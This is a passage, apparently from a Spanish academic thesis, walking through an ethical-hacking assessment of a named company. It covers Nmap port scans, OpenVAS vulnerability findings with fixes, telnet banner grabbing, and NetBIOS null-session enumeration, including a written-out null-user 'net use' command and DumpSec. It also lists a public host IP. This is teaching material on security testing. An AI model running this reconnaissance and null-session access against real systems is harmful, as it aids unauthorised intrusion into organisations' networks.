


Figura 5. 28 Información entregada por la herramienta La Foca al analizar la metada del segundo PDF encontrado con Google Hacking (Haro y Parra, 2016)

El usuario creador del archivo o el encargado tiene como nombre Eduardo C. , así como también se logra verificar que efectivamente tienen relación con la empresa y es aquí donde surge otro punto a favor de la recolección de datos, saber que la empresa Gapsystem tiene una relación con la empresa Coimpexa.

Con los datos recolectados ya se tiene una idea más clara de la empresa en cuestión, así como también dos datos importantes los cuales son las IP's tanto de su servidor privado como la de su host.

5.2. Fase De Escaneo

Para empezar esta segunda fase de escaneo se debe empezar respondiendo a la interrogante de ¿Qué se escanea?

- Puertos de una computadora
- Puertos de un servidor
- Puertos de un dispositivo

Para esta fase es importante tomar a consideración los siguientes puntos:

- Identificar qué tipo de red se va a escanear: interna, externa o remota.
- Identificar los servicios que están activados en un sistema.
- Identificar cual es el uso exacto de un sistema en específico.
- Estar pendiente que el rango que se escanee sea el correcto.
- No se debe escanear ningún sistema sin autorización.
- Documentar todo el proceso.

La metodología que se utiliza para la fase de escaneo es la siguiente:

- Verificar si el sistema está vivo.
- Verificar puertos abiertos

- Hacer Banner Grabbing
- Escanear Vulnerabilidades

5.2.1. Escaneo Análisis de puertos

Herramienta Utilizada: Nmap

Para empezar con la fase de escaneo se utilizará la herramienta de Nmap para obtener una información completa sobre la red de la empresa.

Con la IP obtenida en la anterior fase, la cual pertenece a un servidor de la empresa, se empieza realizando un escaneo de la red a través de zenmap, que es la herramienta gráfica de nmap.

Se ingresa la IP del servidor para realizar un escaneo:




Figura 5. 29 Uso de la Herramienta ZenMap para el escaneo de puertos sobre la ip del servidor de la empresa "GapSystem" (Haro y Parra, 2016)

Como resultado se obtiene los puertos de esta dirección, como se puede observar a continuación el resultado es completo ya que se presenta el puerto, su estado, servicio y versión.




Figura 5. 30 Información entregada por la herramienta ZenMap (Haro y Parra, 2016)

Con esta información se puede analizar los puertos que el servidor tiene abiertos y por los cuales se podría realizar un ataque, principalmente uno de denegación de servicio.

Además, se presenta información detallada del sistema operativo que los atacantes pueden usar a su favor para determinar qué tipo de herramientas usar para penetrar sus sistemas, en este caso se utilizaría exploits para Windows ya que se puede notar que están usando Windows en su red.

Del mismo modo en el que se escaneo los puertos abiertos que posee la IP del servidor de la empresa es importante realizarlo apuntando a la IP del host, esto se debe a que si bien el host donde reside la página web es quien tiene que encargarse de

resolver estas vulnerabilidades, pueden poner en riesgo la integridad de la información de la empresa GapSytem.




Figura 5. 31 Uso de la Herramienta ZenMap para escaneo de puertos sobre la IP del Host de la empresa "GapSystem" (Haro y Parra, 2016)

Como se puede observar el Host de la página web www.gapsystem.net con IP 69.164.243.181 tiene un total de 27 puertos abiertos, cada uno mediante los cuales el atacante puede analizar exploits o explotables para dicho puerto y ejecutar su ataque por este medio.




Figura 5. 32 Información entregada por la herramienta ZenMap al analizar la IP del Host de la empresa "GapSystem" (Haro y Parra, 2016)

A pesar de ser muchos puertos los que son abiertos no todos son susceptibles a ataques es por eso que los atacantes buscan principalmente 10 puertos entre los cuales pueden ejecutar sus ataques debido a que existen muchos explotables para este tipo de puertos.

Los puertos más importantes TCP son:

NOMBRE	**PUERTO**	**DESCRIPCION**
HTTP	80	HTTP HyperText Transfer Protocol (Protocolo de Transferencia de HiperTexto) (WWW)
HTTPS	443	HTTPS/SSL usado para la transferencia segura de páginas web
SSH	22	Facilita las comunicaciones seguras entre dos

		sistemas usando una arquitectura cliente/servidor y que permite a los usuarios conectarse a un host remotamente.
FTP	21	Protocolo de transferencia de ficheros (*File Transfer Protocol*) y es un software cliente/servidor que permite a usuarios transferir ficheros entre ordenadores en una red TCP/IP.
SMTP	25	Protocolo estándar que permite la transferencia de correo de un servidor a otro mediante una conexión punto a punto.
NETBIOS SSN	139	Protocolo, que se encarga de compartir los archivos y las impresoras entre varios ordenadores.
MICROSOFT DS	445	Servicio de Active Directory necesario para la autenticación y el acceso a Active Directory.
TELNET	23	Protocolo de Internet estándar que permite conectar terminales y aplicaciones en Internet. El protocolo proporciona reglas básicas que permiten vincular a un cliente (sistema compuesto de una pantalla y un teclado) con un intérprete de comandos (del lado del servidor).
MS-TERM-SERV	3389	Protocolo que permite el acceso remoto a windows.
MSRPC	135	Protocolo para la resolución del extremo de RPC.

Tabla 5.2 Puertos TCP mas importantes (Haro y Parra, 2016)

Así como existen puertos TCP también existen puertos UDP que pueden verse comprometidos realizando un escaneo a la IP del host para obtener los puertos abiertos UDP se encontró lo siguiente.

Del mismo modo dentro de los protocolos UDP existen puertos importantes los cuales los atacantes buscan en primera instancia para realizar el ataque, estos puertos son los siguientes:

NOMBRE	PUERTO	DESCRIPCION
NETBIOS	137	Protocolo de resolución de nombres que puede ser encapsulado sobre TCP/IP.
SNMP	161	Protocolo que se usa para administrar redes TCP/IP complejas. Con SNMP, los administradores pueden administrar y configurar equipos en red desde un equipo centralmente ubicado, en lugar de tener que ejecutar software de administración de red. También pueden usar SNMP para supervisar el rendimiento de la red, detectar problemas de red y hacer un seguimiento de quién usa la red y cómo.
MS-SQL-M	1434	Microsoft SQL Server utiliza el puerto 1434 para establecer los vínculos de comunicaciones desde las aplicaciones
NTP	123	Protocolo de Internet ampliamente utilizado para transferir el tiempo a través de una red. NTP es normalmente utilizado para sincronizar el tiempo en clientes de red a una hora precisa.
NETBIOS DGM	138	Protocolo utilizado para compartir archivos e impresoras en todas las versiones actuales de Windows
MISCROSOFT DS	445	Servicio de Active Directory necesario para la autenticación y el acceso a Active Directory.
MSRPC	135	Protocolo para la resolución del extremo de RPC.
DHCPS	67	Protocolo cliente-servidor que proporciona automáticamente un host de protocolo Internet (IP) con su dirección IP y otra información de configuración relacionados como, por ejemplo, la puerta de enlace predeterminada y la máscara de subred.
NETBIOS SSN	139	Protocolo, que se encarga de compartir los archivos y las impresoras entre varios ordenadores.
DNS	53	Los Servidores DNS utilizan TCP y UDP, en el puerto 53 para responder las consultas. Casi todas las consultas consisten de una sola

		solicitud UDP desde un Cliente DNS, seguida por una sola respuesta UDP del servidor. Se realiza una conexión TCP cuando el tamaño de los datos de la respuesta excede los 512 bytes, tal como ocurre con tareas como transferencia de zonas.

Tabla 5. 3 Puertos UDP mas importantes (Haro y Parra, 2016)

5.2.2. Análisis De Vulnerabilidades

Herramienta Utilizada: Openvas

Para obtener mayor información sobre los puertos se realiza un análisis con la IP del servidor a través de la herramienta de OpenVas, los resultados obtenidos son los siguientes:

PUERTO	**RIESGO**	**VULNERABILIDAD/IMPACTO**	**SOLUCIÓN**
8081/TCP 80/TCP	Alto	A este host le hace falta una importante actualización de seguridad, por lo que una explotación exitosa permitirá a un atacante remoto ejecutar código en el contexto del usuario actual y llevar a cabo acciones en el contexto de seguridad del usuario.	Ejecutar las actualizaciones recomendadas por Windows Update.
1433/TCP	Alto	El servidor MS SQL remoto es vulnerable a que un atacante logre ejecutar comandos contra el host remoto como sistema local, y de esta manera leer el contenido de la base de datos.	Instalar Microsoft Patch Q316333.
8082/TCP 3389/TCP 22/TCP	Medio	Los cifrados utilizados por este servicio son débiles. De esta forma un atacante lograría escuchar la conexión entre el cliente y el servidor.	Se debe cambiar la configuración de los servicios para que no sea compatible con los cifrados débiles.

8081/ TCP 80/TC P	Log	El host remoto se ejecuta en Windows SharePoint Services. Los productos y tecnologías de Microsoft SharePoint incluyen la colaboración basada en navegador y una plataforma de gestión de documentos. Éstos se pueden utilizar para alojar sitios web que tienen acceso a los espacios de trabajo y documentos compartidos desde un navegador.	Se recomienda permitir la conexión a este host sólo desde los sistemas y redes de confianza.
1433/ TCP	Log	El host está ejecutando un servidor de base de datos y es propenso a la vulnerabilidad de divulgación de información. Atacantes remotos pueden acceder a MS SQL, y de esta manera obtener información sensible de la base de datos.	Restringir el acceso directo de las bases de datos a los sistemas remotos.

Tabla 5. 4 Informe de resultados - Herramienta OpenVas (Haro y Parra, 2016)

5.2.3. Banner Grabbing

Herramienta Utilizada: Kali Linux

Banner Grabbing, es una técnica usada por los hackers para poder extraer información acerca de un host, pudiendo así identificar Sistema Operativo, web Server y otras aplicaciones corriendo sobre dicho host.

Lo que los atacantes intentan hacer con esta técnica es conocer qué tipo de servidores están usando principalmente para así ellos poder elegir explotación dirigida a un servidor web específico.

En este caso el Banner Grabbing será de la empresa en cuestión usando la dirección de su página web como se muestra a continuación:




Figura 5. 33 Uso del comando TelNet en Kali Linux para método de Banner Grabbing (Haro y Parra, 2016)

El comando telnet es un protocolo de red, el cual va a permitir acceder a otra máquina, en este caso a un dominio para poder manejarlo remotamente con la intención de obtener información o modificar información del host. Se usa el puerto 80 debido a que este es el puerto definido para protocolos HTTP es decir servicios web.

Mediante el comando HEAD se obtiene la cabecera de la página web de la empresa y con esto conocer los datos. Ahora ya se conoce que la página web de la empresa GapSystem trabaja bajo un servidor de Microsoft en este caso el IIS (Internet Information Service), a su vez se puede ver que la página web está escrita bajo un lenguaje ASP.net esto permite llegar a la conclusión de que el código en el cual la página está escrita es C#.

Esta información en manos de un ethical hacker es inofensiva y pasaría a ser parte de las contramedidas que debe tomar la empresa para no ser víctimas de un ataque, pero esta misma información en manos de un atacante es oro puro ya que se trasforma en una forma diferente de atacar usando métodos de explotación específicos para este tipo de sistemas como se explicó anteriormente.

5.3. Fase De Enumeración

El objetivo de esta fase es recolectar mayor información a partir de las vulnerabilidades e información detectada anteriormente.

5.3.1. Obteniendo Mayor Información

Herramienta Utilizada: Kali Linux

Para empezar, se va a conseguir información a través de Kali mediante el uso de msf, lo que se realiza es una sesión nula a través del protocolo NetBios entre hosts sin la necesidad de autenticación en el sistema.




Figura 5. 34 Herramientas de enumeración (Haro y Parra, 2016)

Como resultado de esto se obtiene los usuarios que acceden al equipo propietario de dicha IP, además de la dirección MAC del servidor. La información obtenida sería de gran utilidad para realizar ataques de fuerza bruta, y de esta manera obtener contraseñas de acceso a los equipos.

5.3.2. Enumeración

Herramienta Utilizada: NetView

Gracias a la fase de reconocimiento que se realizó en primera instancia y con los datos obtenidos se logró realizar una conexión remota al servidor de la empresa, una vez adentro la ejecución de comandos dentro de un CMD se facilitó inmensamente.

Es importante mencionar que la perfecta ejecución de esta fase reside en conectarse a la misma red donde se encuentre el ordenador que se quiere analizar.

Como primer paso en esta fase de enumeración es revisar la IP con la que trabaja el ordenador esto con la finalidad de comprobar que sea la misma a la encontrada anteriormente.




Figura 5. 33 Comando "ipconfig" utilizando el escritorio remoto (Haro y Parra, 2016)

El comando “net view” muestra una lista de dominios, equipos o recursos que están siendo compartidos por el equipo. Si este comando se lo utiliza sin parámetros, net view muestra una lista de equipos del dominio actual como se puede ver a continuación:




Figura 5. 34 Comando "NetView" (Haro y Parra, 2016)

La información presentada mediante el uso del comando “net view” indica que existen 3 computadoras compartiendo sus recursos con el ordenador dentro de los cuales el ordenador “\\USUARIO-E0646T2” viene a ser el propio ordenador es decir el servidor.

Con estos ordenadores compartiendo sus datos entre el servidor y sus computadores se observa específicamente los recursos que se comparten con cada ordenador usando el mismo comando “net view” pero con parámetro del ordenador que se quiere analizar.




Figura 5. 35 Comando "NetView" usando parámetros (Haro y Parra, 2016)

En dos de los ordenadores con recursos compartidos no se logró obtener la información detallada esto se debe a que el FIREWALL de estos ordenadores está activado y no permite la conexión a sus ordenadores, por motivos de privacidad no se

pudo informar a la empresa acerca de esto y hacer la petición de deshabilitar sus FIREWALLS.

En el tercer ordenador el cual apunta a la misma computadora del servidor si se logró obtener información de los recursos que se están compartiendo a las demás. Observando los resultados se puede concluir que dentro del servidor trabajan con una base de datos SQL que esta compartida dentro de su red, así como también una posible carpeta de respaldos de sus bases de datos y dos posibles carpetas las cuales se desconoce su funcionalidad pero se puede afirmar que son importantes dado el hecho de que están siendo compartidas.

A continuación se hace uso del comando “net use \\<NombreDispositivo> “” /U:”” ”. Este comando sirve para conectar automáticamente una unidad de red que esté compartida dentro de la misma en Windows y bajo un usuario nulo al momento de realizar la conexión.

Una vez conectados con este comando se puede hacer uso de la herramienta DumpSec para obtener más información hacer de WORKGROUPS, GROUPS, USUARIOS y demás.




Figura 5. 36 Comando "NetUse" (Haro y Parra, 2016)

Herramienta utilizada: DumpSec

Al momento de usar el comando descrito anteriormente no se logró conectar con ninguno de los ordenadores compartidos, esto debido al mismo inconveniente encontrado con anterioridad es decir el FIREWALL. Al poseer estos ordenadores levantado su FIREWALL se complica la conexión hacia los ordenadores compartidos. Esto se hubiera convertido en una fase de enumeración fallida sin poder obtener usuarios del servidor ni nada de lo propuesto, pero gracias a que se está trabajando dentro del mismo servidor se soluciona solo con la instalación del programa mencionado "DumpSec" dentro del ordenador ya que apuntaría a su misma dirección y se lograría obtener los datos necesarios.

El programa DumpSec está diseñado para recolectar información de usuarios y permisos aplicados en cada uno de los equipos a auditar. Como se puede ver a continuación:




Figura 5. 37 Herramienta DumpSec (Haro y Parra, 2016)




Figura 5. 38 Opciones de informe de usuarios DumpSec (Haro y Parra, 2016)

